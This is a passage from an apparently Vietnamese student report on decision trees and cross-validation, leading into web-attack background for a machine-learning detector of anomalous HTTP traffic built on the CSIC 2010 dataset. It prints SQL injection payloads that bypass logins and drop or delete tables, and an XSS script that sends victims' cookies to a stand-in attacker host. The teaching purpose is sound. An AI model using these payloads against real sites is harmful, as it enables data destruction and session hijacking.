- Kết quả có thể bị lỗi hệ thống. Ví dụ trường hợp các giá trị đặc tính B phải là giá trị nguyên. Nhưng khi tính ra giá trị trung bình là số thập phân => lỗi.

3. Trong quá trình dự đoán ta có thể chỉ rõ nhánh kế tiếp được để đưa dữ liệu vào khi giá trị điểm dữ liệu tại nhánh đó bị thiếu.

**Ví dụ 1.5.** Theo trong tình là mô hình dự đoán tính an toàn của đơn mượn nợ tại ngân hàng. Giả sử điểm dữ liệu đầu vào bị thiếu giá trị đặc tính **Term**. Nếu giá trị của **Credit** là *fair*, ta mặc định sẽ dự đoán đơn mượn nợ này là **Risky**. Nhưng nếu *Credit* là *poor*, *Income* là *high* ta mặc định sẽ dự đoán đơn mượn nợ này **Safe**.



Hình 1.7: Ví dụ về đoán dữ liệu để thêm vào thuộc tính Term

- Ưu điểm:

- Giải quyết việc thiếu dữ liệu cả trong quá trình huấn luyện xây dựng cây và trong quá trình dự đoán.
- Nếu điều chỉnh thích hợp, độ chính xác cao.

- Nhược điểm:

- Yêu cầu phải điều chỉnh thuật toán nhiều lần (điều này đơn giản với thuật toán Decision tree).

### 1.3.6 Validation và Cross-validation

Ở phần trước ta có nhắc đến overfitting, và giải quyết nó dựa vào điểm dừng khi xây dựng cây. Nhưng rộng ra, chúng ta sẽ tìm hiểu hai kỹ thuật là **validation** và **cross-validation** để tránh overfitting.

Nhắc lại một tí về overfitting, **overfitting** là hiện tượng mô hình tìm được *quá khớp* với dữ liệu training. Việc quá khớp này có thể dẫn đến việc dự đoán nhầm nhiều, và chất lượng mô hình không còn tốt trên dữ liệu test nữa. Dữ liệu test được giả sử là không được biết trước, và không được sử dụng để xây dựng các mô hình Machine Learning.

Về cơ bản, overfitting xảy ra khi mô hình quá phức tạp để mô phỏng training data. Điều này đặc biệt xảy ra khi lượng dữ liệu training quá nhỏ trong khi độ phức tạp của mô hình quá cao.

Trước khi đi vào validation và cross-validation ta cần biết qua các đại lượng để đánh giá chất lượng của mô hình trên training data và test data. Dưới đây là hai đại lượng đơn giản, với giả sử  $y$  là đầu ra thực sự (có thể là vector), và  $\hat{y}$  là đầu ra dự đoán bởi mô hình:

- **Train error:** thường là hàm mất mát áp dụng lên training data. Hàm mất mát này cần có một thừa số  $\frac{1}{N_{\text{train}}}$  để tính giá trị trung bình, tức mất mát trung bình trên mỗi điểm dữ liệu.
- **Test error:** tương tự như trên nhưng áp dụng mô hình tìm được vào **test data**. Chú ý rằng, khi xây dựng mô hình, ta không được sử dụng thông tin trong tập dữ liệu test. Dữ liệu test chỉ được dùng để đánh giá mô hình.

Một mô hình được coi là tốt (fit) nếu cả *train error* và *test error* đều thấp. Nếu train error thấp nhưng test error cao, ta nói mô hình bị **overfitting**. Nếu train error cao và test error cao, ta nói mô hình bị **underfitting**.

#### Validation

Chúng ta vẫn quen với việc chia tập dữ liệu ra thành hai tập nhỏ: **training data** và **test data**. Vậy làm cách nào để biết được chất lượng của mô hình với *unseen data* (tức dữ liệu

chưa nhìn thấy bao giờ)?

Phương pháp đơn giản nhất là trích từ tập *training data* ra một tập con nhỏ và thực hiện việc đánh giá mô hình trên tập con nhỏ này. Tập con nhỏ được trích ra từ training set này được gọi là **validation set**. Lúc này, training set là phần còn lại của training set ban đầu. *Train error* được tính trên training set mới này, và có một khái niệm nữa được định nghĩa tương tự như trên **validation error**, tức error được tính trên tập validation.

Việc này giống như khi bạn ôn thi. Giả sử bạn không biết đề thi như thế nào nhưng có 10 bộ đề thi từ các năm trước. Để xem trình độ của mình trước khi thi thế nào, có một cách là bỏ riêng một bộ đề ra, không ôn tập gì. Việc ôn tập sẽ được thực hiện dựa trên 9 bộ còn lại. Sau khi ôn tập xong, bạn bỏ bộ đề đã để riêng ra làm thử và kiểm tra kết quả, như thế mới “khách qua”, mới giống như thi thật. 10 bộ đề ở các năm trước là “toàn bộ” training set bạn có. Để tránh việc học lệch, học tủ theo chỉ 10 bộ, bạn tách 9 bộ ra làm training set thật, bộ còn lại là validation test. Khi làm như thế thì mới đánh giá được việc bạn học đã tốt thật hay chưa, hay chỉ là học tủ. Vì vậy, Overfitting còn có thể so sánh với việc Học tủ của con người.

Với khái niệm mới này, ta tìm mô hình sao cho cả *train error* và *validation error* đều nhỏ, qua đó có thể dự đoán được rằng test error cũng nhỏ. Phương pháp thường được sử dụng là sử dụng nhiều mô hình khác nhau. Mô hình nào cho validation error nhỏ nhất sẽ là mô hình tốt.

Thông thường, ta bắt đầu từ mô hình đơn giản, sau đó tăng dần độ phức tạp của mô hình. Tới khi nào validation error có chiều hướng tăng lên thì chọn mô hình ngay trước đó. Chú ý rằng mô hình càng phức tạp, train error có xu hướng càng nhỏ đi.

### Cross-validation

Trong nhiều trường hợp, chúng ta có rất hạn chế số lượng dữ liệu để xây dựng mô hình. Nếu lấy quá nhiều dữ liệu trong tập training ra làm dữ liệu validation, phần dữ liệu còn lại của tập training là không đủ để xây dựng mô hình. Lúc này, tập validation phải thật nhỏ để giữ được lượng dữ liệu cho training đủ lớn. Tuy nhiên, một vấn đề khác nảy sinh. Khi tập validation quá nhỏ, hiện tượng overfitting lại có thể xảy ra với tập training còn lại. Có giải pháp nào cho tình huống này không?

Câu trả lời là *cross-validation*.

*Cross validation* là một cải tiến của *validation* với lượng dữ liệu trong tập validation là nhỏ nhưng chất lượng mô hình được đánh giá trên nhiều tập validation khác nhau. Một cách thường được sử dụng là chia tập training ra  $k$  tập con không có phần tử chung, có kích thước gần bằng nhau. Tại mỗi lần kiểm thử, được gọi là *run*, một trong số  $k$  tập con được lấy ra làm *validata set*. Mô hình sẽ được xây dựng dựa vào hợp của  $k - 1$  tập con còn lại. Mô hình cuối được xác định dựa trên trung bình của các *train error* và *validation error*. Cách làm này còn có tên gọi là **k-fold cross validation**.

Khi  $k$  bằng với số lượng phần tử trong tập training ban đầu, tức mỗi tập con có đúng 1 phần tử, ta gọi kỹ thuật này là **leave-one-out**.

Sklearn hỗ trợ rất nhiều phương thức cho phân chia dữ liệu và tính toán *scores* của các mô hình.

## 1.4 Một số lỗ hổng tấn công web phổ biến

Đề tài mà chúng tôi thực hiện áp dụng machine learning để phát hiện **traffic bất thường**.

Việc tìm hiểu các hình thức tấn công web và một số lỗ hổng phổ biến trên ứng dụng web góp phần nào để chúng tôi hiểu được cách thức để nhận dạng một traffic nào là bình thường hay bất thường. Khi đó, chúng tôi mới có thể khai thác tốt được các đặc trưng của tập dữ liệu mà chúng tôi sử dụng để training. Thông thường một traffic bất thường sẽ chứa những pattern (dạng mẫu) của các lỗ hổng tấn công, thường những lỗ hổng phổ biến sẽ có những pattern gõ gàng. Chính vì vậy, chúng tôi chọn hai lỗ hổng phổ biến nhất trong ứng dụng web là *SQL injection* và *XSS*.

### 1.4.1 SQL Injection

Đa số ứng dụng web ngày này đều quản lý và đáp ứng các yêu cầu truy xuất dữ liệu thông qua ngôn ngữ truy vấn cấu trúc SQL. Các hệ quản trị cơ sở dữ liệu thông dụng như Oracle, MS SQL hay MySQL đều có chung một đặc điểm này, chính vì vậy những dạng tấn công



liên quan đến SQL thường được xếp hàng đầu trong danh sách các lỗ hổng nguy hiểm nhất, và dạng tấn công vào những lỗi này gọi là SQL injection.

Định nghĩa SQL injection trên Wikipedia như sau:

“**SQL injection** là một kỹ thuật cho phép những kẻ tấn công lợi dụng lỗ hổng của việc kiểm tra dữ liệu đầu vào trong các ứng dụng web và các thông báo lỗi của hệ quản trị cơ sở dữ liệu trả về để inject (tiêm vào) và thi hành các câu lệnh SQL bất hợp pháp. SQL injection có thể cho phép những kẻ tấn công thực hiện các thao tác, delete, insert, update, v.v. trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy. SQL injection thường được biết đến như là một vật trung gian tấn công trên các ứng dụng web có dữ liệu được quản lý bằng các hệ quản trị cơ sở dữ liệu như SQL Server, MySQL, Oracle, DB2, Sysbase,...” [3]

Sau đây là một số lỗi thường gặp với SQL injection kèm theo ví dụ để rõ hơn về loại tấn công này:

### Không kiểm tra kí tự thoát truy vấn

Đây là dạng lỗi SQL injection xảy ra khi thiếu đoạn mã kiểm tra dữ liệu đầu vào trong câu truy vấn SQL. Kết quả là người dùng cuối có thể thực hiện một số truy vấn không mong muốn đối với cơ sở dữ liệu của ứng dụng.

**Ví dụ 1.6.** Dòng mã dưới đây sẽ minh họa cho lỗi này như sau:

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

Câu lệnh trên được thiết kế để trả về các bản ghi tên người dùng cụ thể từ bảng những người dùng. Tuy nhiên, nếu biến **userName** được nhập chính xác theo một cách nào đó bởi người dùng ác ý, nó có thể trở thành một câu truy vấn SQL với mục đích khác hẳn so với mong muốn của tác giả đoạn mã trên. Ví dụ, ta nhập vào giá trị của biến **userName** như sau:

```
' OR '1'='1
```

Hoặc có thể sử dụng comment để loại bỏ các kí tự phía sau. Bên dưới là 3 loại comment khác nhau tùy vào hệ quản trị CSDL:

```
' OR '1'='1' --
' OR '1'='1' #
' OR '1'='1' /*
```

Khiến câu truy vấn có thể được hiểu như sau:

```
SELECT * FROM users WHERE name = '' OR '1'='1';
SELECT * FROM users WHERE name = '' OR '1'='1' -- ';
```

Nếu đoạn mã trên được sử dụng trong một thủ tục xác thực thì ví dụ trên có thể vượt qua được thủ tục đó bởi điều kiện trong **WHERE** luôn hợp lệ bởi  $1=1$  luôn đúng. Trong khi hầu hết các SQL server cho phép thực hiện nhiều truy vấn cùng lúc chỉ với một lần gọi, tuy nhiên một số SQL API như **mysql\_query** của PHP lại không cho phép điều đó vì lý do bảo mật. Điều này chỉ ngăn cản tin tặc tấn công bằng cách sử dụng các câu lệnh riêng rẽ mà không ngăn cản tin tặc thay đổi các từ trong cú pháp truy vấn. Các giá trị của biến **userName** trong câu truy vấn dưới đây sẽ gây ra việc xóa những người dùng từ bảng người dùng cũng tương tự như việc xóa tất cả các dữ liệu được từ bảng dữ liệu (về bản chất là tiết lộ các thông tin của mọi người dùng), ở đây biến **userName** sẽ có giá trị sau đây cho phép thực hiện nhiều truy vấn cùng lúc:

```
a';DELETE FROM users WHERE 't' = 't
```

Điều này đưa tới cú pháp cuối cùng của câu truy vấn trên như sau:

```
SELECT * FROM users WHERE name = 'a';DELETE FROM users WHERE 't' = 't';
```

## Xử lý không đúng kiểu

Lỗi SQL injection dạng này thường xảy ra do lập trình viên hay người dùng định nghĩa đầu vào dữ liệu không rõ ràng hoặc thiếu bước kiểm tra và lọc kiểu dữ liệu đầu vào. Điều này có thể xảy ra khi một trường số được sử dụng trong truy vấn SQL nhưng lập trình viên lại thiếu bước kiểm tra dữ liệu đầu vào để xác minh kiểu của dữ liệu mà người dùng nhập vào có phải là số hay không.

**Ví dụ 1.7.** Ta có một đoạn code sau minh họa cho lỗi này:

```
statement:= "SELECT * FROM data WHERE id = " + varA + ";"
```

Ta có thể nhận thấy một cách rõ ràng ý định của tác giả đoạn mã trên là nhập vào một số tương ứng với trường id - *trường số*. Tuy nhiên, người dùng cuối, thay vì nhập vào một số, họ có thể nhập vào một chuỗi ký tự, và do vậy có thể trở thành một câu truy vấn SQL hoàn chỉnh mới mà bỏ qua ký tự thoát. Ta thiết lập giá trị của biến **varA** là:

```
1;DROP TABLE users
```

khi đó, nó sẽ thực hiện thao tác xóa bảng **users** khỏi cơ sở dữ liệu, vì câu truy vấn hoàn chỉnh đã được hiểu là:

```
SELECT * FROM data WHERE id=1;DROP TABLE users;
```

### Lỗi bảo mật bên trong máy chủ cơ sở dữ liệu

Đôi khi lỗ hổng có thể tồn tại chính trong phần mềm máy chủ cơ sở dữ liệu, như là trường hợp hàm **mysql\_real\_escape\_string()** của các máy chủ MySQL. Điều này sẽ cho phép kẻ tấn công có thể thực hiện một cuộc tấn công SQL injection thành công dựa trên những ký tự Unicode *không thông thường* ngay cả khi đầu nhập vào đang được thoát.

### Blind SQL injection

Lỗi SQL injection dạng này là dạng lỗi tồn tại ngay trong ứng dụng web nhưng hậu quả của chúng lại không hiển thị trực quan cho những kẻ tấn công. Nó có thể gây ra sự sai khác khi hiển thị nội dung của một trang chứa lỗi bảo mật này, hậu quả của sự tấn công SQL injection dạng này khiến cho lập trình viên hay người dùng phải mất rất nhiều thời gian để phục hồi chính xác từng bit dữ liệu. Những kẻ tấn công còn có thể sử dụng một số công cụ để dò tìm lỗi dạng này và tấn công với những thông tin đã được thiết lập sẵn.

## Thời gian trễ

Lỗi SQL injection dạng này tồn tại khi thời gian xử lý của một hay nhiều truy vấn SQL phụ thuộc vào dữ liệu logic được nhập vào hoặc quá trình xử lý truy vấn của SQL engine cần nhiều thời gian. Tin tặc có thể sử dụng lỗi SQL injection dạng này để xác định thời gian chính xác mà trang cần tải khi giá trị nhập vào là đúng.

### 1.4.2 Cross-Site Scripting (XSS)

**Cross-site scripting (XSS)** là một lỗ hổng phổ biến trong ứng dụng web. Để khai thác một lỗ hổng XSS, hacker sẽ chèn mã độc thông qua các đoạn script để thực thi chúng ở phía client. Thông thường, các cuộc tấn công XSS được sử dụng để vượt qua các kiểm soát truy cập và mạo danh người dùng.

Có 3 loại XSS cơ bản bao gồm: *Reflected XSS*, *Stored XSS* và *DOM-based XSS*

#### Reflected XSS

Ở dạng tấn công này, hacker sẽ gửi cho nạn nhân một URL có chứa đoạn mã nguy hiểm. Nạn nhân chỉ cần gửi request đến URL này thì hacker sẽ có được kết quả mong muốn. Cụ thể kịch bản này như sau:

1. Người dùng đăng nhập web và giả sử được gán session với cookie định danh sau:

```
Set-Cookie: sessionId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4
```

2. Bằng cách nào đó, hacker gửi được cho người dùng URL:

```
http://example.com/name=%3Cscript%3Evar+i%3Dnew+Image%3B+i.src%3D%E2%80%9Dhttp%3A%2F%2Fhacker-site.net%2F%E2%80%9D%2Bdocument.cookie%3B%3C%2Fscript%3E
```

Giả sử **example.com** là website nạn nhân truy cập, **hacker-site.net** là trang của hacker tạo ra.

3. Nạn nhân truy cập đến URL trên

4. Server phản hồi cho nạn nhân, kèm với dữ liệu có trong request (đoạn javascript của hacker)
5. Trình duyệt nạn nhân nhận phản hồi và thực thi đoạn javascript. Đoạn javascript mà hacker tạo ra thực tế như sau:


```
<script>var i=new Image; i.src="http://hacker-site.net/"+document.cookie;</script>
```

Dòng lệnh trên bản chất thực hiện request đến site của hacker với tham số là cookie người dùng:

```
GET /sessionId=5e2c648fa5ef8d653adeede595dcde6f638639e4e59d4 HTTP/1.1
Host: hacker-site.net
```

6. Từ phía site của mình, hacker sẽ bắt được nội dung request trên và coi như session của người dùng sẽ bị chiếm. Đến lúc này, hacker có thể giả mạo với tư cách nạn nhân và thực hiện mọi quyền trên website mà nạn nhân có.

Kịch bản khai thác trên được mô tả như hình 1.8.



Hình 1.8: Kịch bản khai thác lỗ hổng Reflected XSS

## Stored XSS

Khác với Reflected tấn công trực tiếp vào một số nạn nhân mà hacker nhắm đến, Stored XSS hướng đến nhiều nạn nhân hơn. Lỗi này xảy ra khi ứng dụng web không kiểm tra kỹ các


dữ liệu đầu vào trước khi lưu vào cơ sở dữ liệu (ở đây tôi dùng khái niệm này để chỉ database, file hay những khu vực khác nhằm lưu trữ dữ liệu của ứng dụng web). Ví dụ như các form góp ý, các comment,... trên các trang web.

Với kỹ thuật Stored XSS, hacker không khai thác trực tiếp mà phải thực hiện tối thiểu qua 2 bước.

Đầu tiên hacker sẽ thông qua các điểm đầu vào (form, input, textarea,...) không được kiểm tra kỹ để chèn vào CSDL các đoạn mã nguy hiểm.

Tiếp theo, khi người dùng truy cập vào ứng dụng web và thực hiện các thao tác liên quan đến dữ liệu được lưu này, đoạn mã của hacker sẽ được thực thi trên trình duyệt người dùng.

Các bước khai thác được mô tả như ở hình 1.9.



Hình 1.9: Kịch bản khai thác lỗ hổng Stored XSS

Reflected XSS và Stored XSS có 2 sự khác biệt lớn trong quá trình tấn công.

- Thứ nhất, để khai thác Reflected XSS, hacker phải lừa được nạn nhân truy cập vào URL của mình. Còn Stored XSS không cần phải thực hiện việc này, sau khi chèn được mã nguy hiểm vào CSDL của ứng dụng, hacker chỉ việc ngồi chờ nạn nhân tự động truy cập vào. Với nạn nhân, việc này là hoàn toàn bình thường vì họ không hề hay biết dữ liệu mình truy cập đã bị nhiễm độc.

- Thứ hai, mục tiêu của hacker sẽ dễ dàng đạt được hơn nếu tại thời điểm tấn công nạn nhân vẫn trong phiên làm việc (session) của ứng dụng web. Với Reflected XSS, hacker có thể thuyết phục hay lừa nạn nhân đăng nhập rồi truy cập đến URL mà hacker ta cung cấp để thực thi mã độc. Nhưng Stored XSS thì khác, vì mã độc đã được lưu trong CSDL Web nên bất cứ khi nào người dùng truy cập các chức năng liên quan thì mã độc sẽ được thực thi, và nhiều khả năng là những chức năng này yêu cầu phải xác thực (đăng nhập) trước nên hiển nhiên trong thời gian này người dùng vẫn đang trong phiên làm việc.


Từ những điều này có thể thấy Stored XSS nguy hiểm hơn Reflected XSS rất nhiều, đối tượng bị ảnh hưởng có thể là tất cả những người sử dụng ứng dụng web đó. Và nếu nạn nhân có vai trò quản trị thì còn có nguy cơ bị chiếm quyền điều khiển web.

## DOM Based XSS

DOM Based XSS là kỹ thuật khai thác XSS dựa trên việc thay đổi cấu trúc DOM của tài liệu, cụ thể là HTML. Chúng ta cùng xem xét một ví dụ cụ thể sau. Một website có URL đến trang đăng ký như sau:

```
http://example.com/register.php?message=Please fill in the form
```

Khi truy cập đến thì chúng ta thấy một Form rất bình thường như ở hình 1.10.



The image shows a registration form on a light blue background. It contains two input fields: 'Email' and 'Password'. Below these fields is the text 'Please fill in the form' and a blue 'Register' button.

Hình 1.10: Giao diện form bình thường của site bị khai thác bởi lỗi DOM Based XSS


Nhưng thay vì truyền:

```
message=Please fill in the form
```

Thì truyền vào đoạn sau:


```
message=<label>Gender</label><div class="col-sm-4">MaleFemale</div>function show(){  
    alert();}
```

Sau đó form bị biến đổi như ở hình 1.11.



Hình 1.11: Giao diện form bị chỉnh sửa của site bị khai thác bởi lỗi DOM Based XSS

Người dùng sẽ chẳng chút nghi ngờ với một form “bình thường” như thế này, và khi lựa chọn giới tính, Script sẽ được thực thi như ở hình 1.12.



Hình 1.12: Đoạn script đã chạy trên site bị khai thác bởi lỗi DOM Based XSS

Kịch bản khai thác của lỗi này giống như Reflected XSS, xem ở hình 1.8.



## Chương 2

# VẬN DỤNG THUẬT TOÁN VÀO PHÂN TÍCH TẬP DỮ LIỆU

### 2.1 Tập dữ liệu được sử dụng để training

Dữ liệu dùng cho giai đoạn train xây dựng cây mà chúng tôi sử dụng là tập dữ liệu CSIC<sup>1</sup> 2010.

Tập dữ liệu **HTTP CSIC 2010** chứa những lưu lượng nhắm đến những ứng dụng web thương mại điện tử phát triển tại bộ phận của CSIC. Trong ứng dụng web này, người dùng có thể mua những món đồ bằng cách sử dụng những thẻ mua sắm và đăng ký bằng cách cung cấp một vài thông tin cá nhân. Bởi vì ứng dụng web này ở Tây Ban Nha nên tập dữ liệu chứa những ký tự Latin.

Tập dữ liệu này được tạo tự động và chứa khoảng 36.000 những request bình thường và hơn 25.000 request bất thường. HTTP request được gán nhãn *bình thường* hoặc *bất thường*. Tập dữ liệu bao gồm những dạng tấn công như: *SQL injection*, *Buffer overflow*, *information gathering*, *files disclosure*, *CRLF injection*, *XSS*, *server side include*, *parameter tampering*, .... Tập dữ liệu này đã thành công trong việc sử dụng để phát hiện tấn công web.

---

<sup>1</sup>**CISC** (viết tắt của *Consejo Superior de Investigaciones Científicas* theo tiếng Tây Ban Nha) là tổ chức cộng đồng lớn nhất dành cho nghiên cứu ở Tây Ban Nha, và lớn thứ 3 ở Châu Âu. Tổ chức này tạo ra 20% trong tổng số bài báo khoa học trong nước.

Lưu lượng web này được tạo ra bằng các bước sau:

- Đầu tiên, dữ liệu thật được thu thập giành cho tất cả các tham số của ứng dụng web. Tất cả các dữ liệu này (như: *tên, họ, địa chỉ,...*) được lấy chính xác từ cơ sở dữ liệu thực tế. Những giá trị này được lưu trữ trong hai cơ sở dữ liệu: một cho **normal** (*bình thường*) và cái còn lại cho **anomalous** (*bất bình thường*). Ngoài ra, tất cả các trang của ứng dụng web cũng được liệt kê.
- Kế đó, những *requests normal* và *anomalous* được tạo cho mỗi trang của web. Trong trường hợp requests normal có những tham số, những giá trị tham số này được lấp đầy với dữ liệu được lấy từ Databases (cơ sở dữ liệu) normal một cách ngẫu nhiên. Quá trình xử lý tương tự với requests anomalous, nơi giá trị tham số được lấy từ Databases anomalous.

Có ba loại **requests anomalous** được quan tâm:

- **Static attacks:** cố gắng truy cập vào các tài nguyên bị ẩn. Những requests này bao gồm: những tập tin ít dùng, *Session ID* trong URL rewrite, những tập tin cấu hình, những tập tin mặc định, ...
- **Dynamic attacks:** chỉnh lại những tham số hợp lệ của request để thực hiện các cuộc tấn công *SQL injection, CRLF injection, cross-site scripting, buffer overflows, ...*
- **Unintentional illegal requests:** những requests này không cố ý chứa những thứ độc hại, tuy nhiên họ không tuân theo những hành vi bình thường của ứng dụng web và không có cấu trúc như những tham số bình thường. Ví dụ trường (field) nhập số điện thoại có kiểu là *số* nhưng người dùng lại vào đó là *ký tự*).

Tập dữ liệu này được chia thành ba phần khác nhau. Một phần cho giai đoạn *training*, nơi chỉ chứa những traffic normal. Và hai phần còn lại được dùng cho giai đoạn *kiểm tra*, một với những traffic normal, một với những traffic malicious (lưu lượng độc hại).


## 2.2 Thực hiện áp dụng thuật toán vào tập dữ liệu

Chúng tôi chọn ngôn ngữ Python 3 để hiện thực thuật toán. Toàn bộ source code được kèm theo báo cáo này. Trong các phần bên dưới chúng tôi có dẫn một vài đoạn code trong source.

### 2.2.1 Xử lí dữ liệu

Từ tập dữ liệu CSIC 2010 tôi trình bày ở trên. Ta tiến hành xử lý để đưa các HTTP request thành những vector đặc tính phục vụ cho quá trình train.

Trong các HTTP requests, không phải tất cả các tham số đều có giá trị sử dụng (tham số có ảnh hưởng đến quyết định đầu ra). Dựa vào các lỗi hỏng phổ biến chúng tôi quyết định tập trung vào phần **Request Line** và **Request Message Body** trong cấu trúc của gói tin HTTP request được mô tả ở hình 2.1 để khai thác.



Hình 2.1: Cấu trúc một tập tin HTTP request cơ bản.

Cụ thể các đặc trưng mà chúng tôi chọn để chuyển đổi thành vector như sau:

- **Length of the request** - Độ dài của request, cụ thể ở đây là đường dẫn của request bao gồm *giao thức*, *domain*, *đường dẫn của file*, *các query (tham số)*.
- **Length of the arguments** - Độ dài của các tham số.
- **Number of arguments** - Số lượng tham số

- **Number of digits in the arguments** - Số lượng chữ số trong các tham số.
- **Length of the path** - Độ dài của đường dẫn rút gọn, bao gồm *giao thức*, *domain*, *đường dẫn của file*
- **Number of 'special' chars in request** - Số lượng kí tự nhận dạng mẫu đặc biệt xuất hiện trong request bao gồm {*script, select, from, where, update, drop, table, delete, or, and, alert*}

Để hiểu rõ hơn các đặc trưng mà chúng tôi chọn, xem xét một vài HTTP request được rút ra từ tập CISC 2010.

**Ví dụ 2.1.** Một HTTP request từ trong tập *normal* (bình thường) như sau:

```
GET http://localhost:8080/tienda1/publico/anadir.jsp?id=3&nombre=Vino+Rioja&precio=100&cantidad=55&B1=A%Fladir+al+carrito HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Konqueror/3.5; Linux) KHTML/3.5.8 (like Gecko)
Pragma: no-cache
Cache-control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Encoding: x-gzip, x-deflate, gzip, deflate
Accept-Charset: utf-8, utf-8;q=0.5, /*;q=0.5
Accept-Language: en
Host: localhost:8080
Cookie: JSESSIONID=81761ACA043B0E6014CA42A4BCD06AB5
Connection: close
```

Ta tiến hành phân tích các đặc trưng mà chúng tôi chọn trong ví dụ trên:

- **Length of the request:** `http://localhost:8080/tienda1/publico/anadir.jsp?id=3&nombre=Vino+Rioja&precio=100&cantidad=55&B1=A%Fladir+al+carrito` → **117**
- **Length of the arguments:** `id=3&nombre=Vino+Rioja&precio=100&cantidad=55&B1=A%Fladir+al+carrito` → **68**
- **Number of arguments:** **5**
- **Number of digits in the arguments:** {*3, 1, 0, 0, 5, 5, 1*} → **7**

- Length of the path: `http://localhost:8080/tienda1/publico/anadir.jsp` → **39**
- Number of 'special' chars in request: **0**

Vậy ta có vector đầu vào với các giá trị **{117, 68, 5, 7, 48, 0}** và có nhãn là **0** (tương ứng với normal traffic).

Ta xem xét thêm một ví dụ về một **Anormalous** traffic.

**Ví dụ 2.2.** Một HTTP request từ trong tập *anormalous* (bất bình thường) như sau:

```
POST http://localhost:8080/tienda1/publico/anadir.jsp HTTP/1.1
